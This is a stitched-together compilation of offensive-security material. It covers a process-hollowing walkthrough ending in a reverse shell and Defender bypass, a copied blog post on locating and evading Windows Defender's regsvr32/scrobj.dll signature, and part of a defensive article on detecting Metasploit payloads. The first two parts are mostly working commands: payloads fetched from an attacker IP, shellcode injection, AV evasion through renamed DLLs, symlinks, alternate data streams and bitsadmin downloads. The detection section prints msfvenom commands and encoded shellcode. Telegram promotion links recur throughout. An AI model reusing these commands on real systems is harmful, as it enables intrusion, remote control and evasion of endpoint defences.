powershell wget 192.168.0.89/ProcessInjection.exe -O ProcessInjection.exe

powershell wget 192.168.0.89/hex.txt -O hex.txt


ProcessInjection.exe /t:3 /f:hex /path:"hex.txt" /ppath:"c:\windows\system32\notepad.exe"

```
C:\Hollowing>powershell wget 192.168.0.89/ProcessInjection.exe -O ProcessInjection.exe
powershell wget 192.168.0.89/ProcessInjection.exe -O ProcessInjection.exe

C:\Hollowing>powershell wget 192.168.0.89/hex.txt -O hex.txt
powershell wget 192.168.0.89/hex.txt -O hex.txt

C:\Hollowing>ProcessInjection.exe /t:3 /f:hex /path:"hex.txt" /ppath:"c:\windows\system32\notepad.exe"
ProcessInjection.exe /t:3 /f:hex /path:"hex.txt" /ppath:"c:\windows\system32\notepad.exe"
```

Now, a notepad.exe has been spawned but with our own shellcode in it and we have received a reverse shell successfully!!


```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.189] 59888
Microsoft Windows [Version 10.0.19044.1586]
(c) Microsoft Corporation. All rights reserved.

C:\Hollowing>whoami
whoami
desktop-e8ak5sr\a_cha

C:\Hollowing>hostname
hostname
DESKTOP-E8AK5SR

C:\Hollowing>
```

For our own curiosity, we checked this in our local host with defender ON and you can see that process hollowing was completed!




In process explorer, we see that a new notepad.exe has been spawned with the same PID as our new process was created with

https://t.me/learningnets



And finally, when this was executed, the defender did not scan any threats indicating that we had successfully bypassed the antivirus.



NOTE: Newer versions of Windows will detect this scan as newer patches prevent the process hollowing technique by monitoring unmapped segments in memory.

https://t.me/learningnets

https://www.hackingarticles.in/process-hollowing-mitret1055-012

Simple Process Hollowing C# · GitHub

Process Hollowing Technique using C# · GitHub

GitHub - Kara-4search/ProcessHollowing_CSharp: ProcessHollowing via csharp


GitHub - sbridgens/ProcessHollowing: Process hollowing C# code with shellcode encryptor

DISCOVERING THE ANTI-VIRUS SIGNATURE AND BYPASSING IT

These days, this attack gets blocked by most Anti-Virus vendors. In this blog post I will focus on Windows Defender since this is already embedded in the Windows operating system and has great detections in place. For example, if you try to run that command you will get “Access is denied” as a response in your command line window like this :

```
C:\WINDOWS\system32\cmd.exe

C:\experiments\regsvr32>regsvr32 /s /u /i:http://example.com/file.sct scrobj.dll
Access is denied.
```

Also, if you check Windows Defender’s protection history, you should find an entry related to you running this command. On my system, it looks like this:



https://t.me/learningnets

We can be pretty confident that it is Windows Defender that blocks this from running, meaning that there is a signature for it. So how do we find out what triggers the signature? My method involves testing this manually by removing parts of the command. Let us start out by changing the order of the parameters to see if that makes a difference.
Setting **/i** before **/s** and **/s** after **/u**.

```
C:\WINDOWS\system32\cmd.exe

C:\experiments\regsvr32>regsvr32 /i:http://example.com/file.sct /u /s scrobj.dll
Access is denied.
```

Same result—bummer. What happens if we try to add **^** signs or **""** into the http?

```
C:\experiments\regsvr32>regsvr32 /s /u /i:ht^t^p://example.com/file.sct scrobj.dll
Access is denied.

C:\experiments\regsvr32>regsvr32 /s /u /i:ht"t"p://example.com/file.sct scrobj.dll
Access is denied.
```

Access denied again. Let us try to figure out what exactly is blocked by removing **.sct** and replacing it with something else first to see what happens.

```
C:\experiments\regsvr32>regsvr32 /s /u /i:http://example.com/file.txt scrobj.dll
Access is denied.
```

Okay, that was not the issue. What if we try to remove the different parameters one by one. Let us start with **/s** and **/u** to see if that makes a difference.

```
C:\experiments\regsvr32>regsvr32 /u /i:http://example.com/file.txt scrobj.dll
Access is denied.

C:\experiments\regsvr32>regsvr32 /i:http://example.com/file.txt scrobj.dll
Access is denied.
```

Nope, we get the same result. Let us try to remove the domain name and file name from the equation.

```
C:\experiments\regsvr32>regsvr32 /i:http:// scrobj.dll
Access is denied.
```

We are getting closer to a signature. Let us also try to remove the **://** to see if Windows Defender triggers on that.

```
C:\experiments\regsvr32>regsvr32 /i:http scrobj.dll
Access is denied.
```

It seems like we are approaching the keywords they are making the signature for. Let us try two (2) more experiments by first changing the http to something else and then the scrobj.dll.

https://t.me/learningnets

```
C:\experiments\regsvr32>regsvr32 /i:ftp scrobj.dll

C:\experiments\regsvr32>regsvr32 /i:http notscrobj.dll
```

The theory we have now is that the signature is looking for the command **regsvr32** with the parameter **/i:http** and **scrobj.dll** in the same sentence. We can now try the old trick by making a copy of **regsvr32.exe** to something else and trying the same. In the upcoming examples. I swapped out the example.com URL with a URL (https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/Regsvr32_calc.sct) to a sct file that spawns calc.exe if it is executed.

```
C:\experiments\regsvr32>copy c:\windows\system32\regsvr32.exe WillThisWork.exe
        1 file(s) copied.

C:\experiments\regsvr32>WillThisWork.exe /u /s /i:https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/
Payload/Regsvr32_calc.sct scrobj.dll
Access is denied.

C:\experiments\regsvr32>
```


We are now positive that the name of file does not matter—it is the combination of **http** and **scrobj.dll** that triggers Windows Defender.

Now that we know the signature details, let us see if we can bypass the signature and get execution.

BYPASS ATTEMPT NUMBER ONE

In this attempt, we are going to try to make a copy of scrobj.dll to another name before we attempt to execute and see if we can bypass it that way. Since we know that the signature is looking for **http** and **scrobj.dll,** we can try to change it around by making a copy with a different name.

And yes, this works. So that was a simple bypass. Let us try some more methods.



Commands:

copy c:\windows\system32\scrobj.dll NothingToSeeHere.dll


Regsvr32.exe /u /s /i:https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/Regsvr32_calc.sct

NothingToSeeHere.dll


https://t.me/learningnets

BYPASS ATTEMPT NUMBER TWO

In this attempt, instead of copying the scrobj.dll file, let us try to make a link to it. What do I mean by making a link to it? In Windows, it is possible to create something called symbolic links. This however requires the user to be a local administrator or in the newer versions of Windows 10 this is possible for standard users if Developer mode is turned on. In Windows you can use the binary called **Mklink.exe** to create symbolic links. What it basically does is create a pointer toward the other file. Let us give it a spin. First, we will make the link running the Mklink command.



We now have a file that is linked to scrobj.dll. Let us now try to execute the regsvr32 attack using this "dll" instead.



Cool, another bypass that works. Let us see if we can try another method.

Commands:

Mklink

Dave_LovesThis.dll c:\windows\system32\scrobj.dll

Regsvr32.exe

/u /s

/i:https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/Regsvr32_calc.sct

Dave_LovesThis.dll

BYPASS ATTEMPT NUMBER THREE

One thing that I really love to play with is Alternate Data Streams (ADS). In NTFS, there are different streams on a file and by default we view a specific stream called $DATA. It is possible to add additional streams to a file and add content into it. I have demonstrated this in the past in some of my blog posts:

https://t.me/learningnets


https://oddvar.moe/2018/01/14/putting-data-in-alternate-data-streams-and-how-to-execute-it/
https://oddvar.moe/2018/04/11/putting-data-in-alternate-data-streams-and-how-to-execute-it-part-2/

Another good reference for NTFS ADS is this blog post by Microsoft: https://blogs.technet.microsoft.com/askcore/2013/03/24/alternate-data-streams-in-ntfs/

Okay, let us see if we can use ADS to bypass this signature. Let us try to add the scrobj.dll into an empty file and execute from that stream. First, we will add the data to a new empty file.

```
C:\experiments\regsvr32>type c:\windows\system32\scrobj.dll > Just_A_Normal_TextFile.txt:PlacingTheDLLHere

C:\experiments\regsvr32>dir
 Volume in drive C is Windows
 Volume Serial Number is F04C-204A

 Directory of C:\experiments\regsvr32

10/17/2019  11:02 AM    <DIR>          .
10/17/2019  11:02 AM    <DIR>          ..
10/17/2019  11:02 AM                 0 Just_A_Normal_TextFile.txt
               1 File(s)              0 bytes
               2 Dir(s)  616,389,562,368 bytes free

C:\experiments\regsvr32>dir /R Just_A_Normal_TextFile.txt
 Volume in drive C is Windows
 Volume Serial Number is F04C-204A

 Directory of C:\experiments\regsvr32

10/17/2019  11:02 AM                 0 Just_A_Normal_TextFile.txt
                               224,256 Just_A_Normal_TextFile.txt:PlacingTheDLLHere:$DATA
               1 File(s)              0 bytes
```

The command in the green adds **scrobj.dll** into a new file called **Just_A_Normal_TextFile.txt** in a stream called **PlacingTheDLLHere**. The command in the orange is just to show you that the file itself is empty, and as shown with the command in red, you need to supply **/R** to see the streams and the size. Next, we can try to execute from that stream. Here goes.



Sweet! It worked as well. Another bypass technique.

Commands:

Type

c:\windows\system32\scrobj.dll >

Just_A_Normal_TextFile.txt:PlacingTheDLLHere

Regsvr32.exe

/u /s


https://t.me/learningnets

/i:https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/Regsvr32_calc.sct

Just_A_Normal_TextFile.txt:PlacingTheDLLHere

BYPASS ATTEMPT NUMBER FOUR

Let us, in this attempt, try to put the SCT file on disk instead to see if it works that way, since http cannot be in the command.



That also works!
Of course, you need to make sure that the SCT file itself does not get picked up by a signature.

Command:

Regsvr32.exe

/u /s /i:c:\experiments\regsvr32\Regsvr32_calc.sct scrobj.dll

Another way you can perform this attack is to leverage **Bitsadmin.exe** to download the file for you and then use regsvr32 to execute afterwards like this:

```
C:\experiments\regsvr32>start bitsadmin /transfer download /download /priority normal https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/Regsvr32_calc.sct %TEMP%\test.txt && regsvr32.exe /s /u /i:%TEMP%\test.txt scrobj.dll

C:\experiments\regsvr32>
```

Note: that I added start in the beginning on purpose so I could show a screenshot of the code and the calc at the same time.

Command:

bitsadmin

/transfer download /download /priority normal
https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/Regsvr32_calc.sct

%TEMP%\test.txt && regsvr32.exe /s /u /i:%TEMP%\test.txt scrobj.dll

https://www.trustedsec.com/blog/discovering-the-anti-virus-signature-and-bypassing-it/

https://t.me/learningnets

https://powersploit.readthedocs.io/en/latest/AntivirusBypass/Find-AVSignature/

https://github.com/hegusung/AVSignSeek

https://securityonline.info/avsignseek-determine-where-the-av-signature-is-located-in-a-binary-payload/

Bypass Antivirus with Metasploit

Metasploit is a framework that aids penetration testers in their work. It has an enormous database of known exploits one can use to break into a system. Though the framework is meant to be used by ethical hackers a lot of malware out there use it for malicious purposes.

Attackers can make use of Metasploit in numerous ways, as its pre-built modules can automate a lot of the more complex aspects of malware. For example, you can use it to set up a server listening for incoming connections - Metasploit handles all the sessions that come in through those listeners and the only thing the attacker is left to do is spreading malware that initiates that connection. This isn't hard to do either, the framework is capable of generating VBS scripts, executables, PowerShell scripts, DLLs, ELFs and more. Sending someone a word document with embedded VBA macros and getting them to execute it is usually enough to receive a session, assuming your antivirus doesn't pick up on it.

Detecting Metasploit

The detection of a metasploit payload isn't all that difficult - if you were to create a payload with msfvenom say: msfvenom LHOST=192.168.10.10 LPORT=1337 --payload windows/shell/reverse_tcp --platform windows --arch x86 you'd get the same result everytime. This allows you to write a simple Yara rule for this particular payload and extract its configuration. Unfortunately this is not the only way to generate a payload. Metasploit has encoders which you can use to obfuscate your shellcode. They pack your payload into a self-decrypting blob of shellcode which becomes the original one when executed.

These are (slightly) harder to detect as their x86 instructions are semi-randomized and the decryption key is chosen at random. One of the well-known encoders is Shikata Ga Nai, which uses a randomly generated key to XOR the instructions. The result is then used to alter the key, i.e., it's a rolling xor key. Detecting these encoders is not hard, they all have a certain structure and certain CPU instruction which aren't obfuscated. This means that the encoders are also detectable by using basic Yara rules. The real challenge after that is decoding the payload into a form that we can analyse further.

Our answer to this problem was building a simple, custom emulator capable of running x86 instructions. This way we're able to detect an encoder (which one it is doesn't really matter) and run that through the emulator. Once we detect it starts executing memory it has written to we know that the we've decoded a layer of obfuscation and, in the case of Metasploit, that either another layer of obfuscation is coming up or that we're looking at a Metasploit payload.

The X86 Emulator

We've built a software implementation of the x86 instruction set, much like how an emulator works for old consoles or computers. The only thing standing out here is that we've build an x86 emulator to run on x86 hardware. The reason for that is security, we have potential malware that we want to analyze "statically" so having a controlled environment is a must. We

https://t.me/learningnets

don’t want any of this code to actually run on the processor outside our sandbox environments.

So an x86 emulator huh? That’s impressive but can it run Crysis? Well no, the x86 instruction set has over 1500 (the actual number is a discussion on its own which we won’t get into) instructions. It would be too much of an effort to implement all those. Especially when the encoders we try to emulate use a very small subset of those instructions (and performance - or lack thereof - is important, but not a road blocker). So after implementing the first version of our emulator, we started generating different encoders and we kept adding instructions to the emulator until we got back our expected payload.

It was hinted to above already but why not just run it in the sandbox environment and be done with it? That’s because we also want to be able to analyze payloads statically. A piece of malware might drop a payload that for some unknown reason can’t be executed. Or it sleeps for a long time until it executes the payload which exceeds the duration of our analyses. There are numerous scenarios that leave us with the payload but without the execution and that’s where our emulator kicks in.

We first try to detect possible shellcode payloads by extracting binary blobs from Powershell scripts and VBA macros as well as Yara rules against process samples, dropped files, and process memory dumps and if we find something we’ll emulate it. When the shellcode jumps back into memory it has already been through we assume it’s done with its decoding process and dump the part of the memory the decoder has written to. That piece of shellcode is then run through our analysis process again to see if we need another round of emulation or to extract its configuration.

Extracting Metasploit Payloads

For example if we had clean shellcode generated by the command above we’d be able to extract the following information:


```
[
 {
  "dumped_file": "revtcp86clean.bin",
  "config": {
   "family": "metasploit",
   "rule": "Metasploit",
   "c2": [
    "192.168.10.10:1337"
   ],
   "version": "windows/reverse_tcp"
  }
 }
]
```


https://t.me/learningnets

However, if a payload is encoded by Shikata Ga Nai, for example by running the following command: msfvenom LHOST=192.168.10.10 LPORT=1337 --payload windows/shell/reverse_tcp --platform windows --arch x86 --encoder x86/shikata_ga_nai

then we first need to run the sample through our emulator revealing the shellcode it's supposed to execute:


```
[
  {
    "dumped_file": "revtcp86shik.pl",
    "config": {
      "family": "metasploit",
      "rule": "Metasploit",
      "version": "encoder/shikata_ga_nai",
      "shellcode": [

"/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHR
UYtZIAHTi0kY4zpJizSLAdYx/6zBzw0BxzjgdfYDffg7fSR15FiLWCQB02aLDEuLWBwB04sEiwHQiUQ
kJFtbYVlaUf/gX19aixLrjV1oMzIAAGh3czJfVGhMdyYHiej/0LiQAQAAKcRUUGgpgGsA/9VqCmjAq
AoKaAIABTmJ5lBQUFBAUEBQaOoP3+D/1ZdqEFZXaJmldGH/1YXAdAr/Tgh17OhnAAAAagBqBFZ
XaALZyF//1YP4AH42izZqQGgAEAAAVmoAaFikU+X/1ZNTagBWU1doAtnIX//Vg/gAfShYaABAAAB
qAFBoCy8PMP/VV2h1bk1h/9VeXv8MJA+FcP///+mb////AcMpxnXBw7vwtaJWagBT/9U="
      ]
    }
  },
  {
    "dumped_file": "revtcp86shik.pl",
    "config": {
      "family": "metasploit",
      "rule": "Metasploit",
      "c2": [
        "192.168.10.10:1337"
      ],
      "version": "windows/reverse_tcp"
    }
  }
```


https://t.me/learningnets

]

As you can see our Yara rules first detect the Shikata Ga Nai encoder, then automatically runs the payload through our emulator revealing the shellcode. That shellcode is then run through the same process of detection to end up with a decoded and classified windows/reverse_tcp detection.

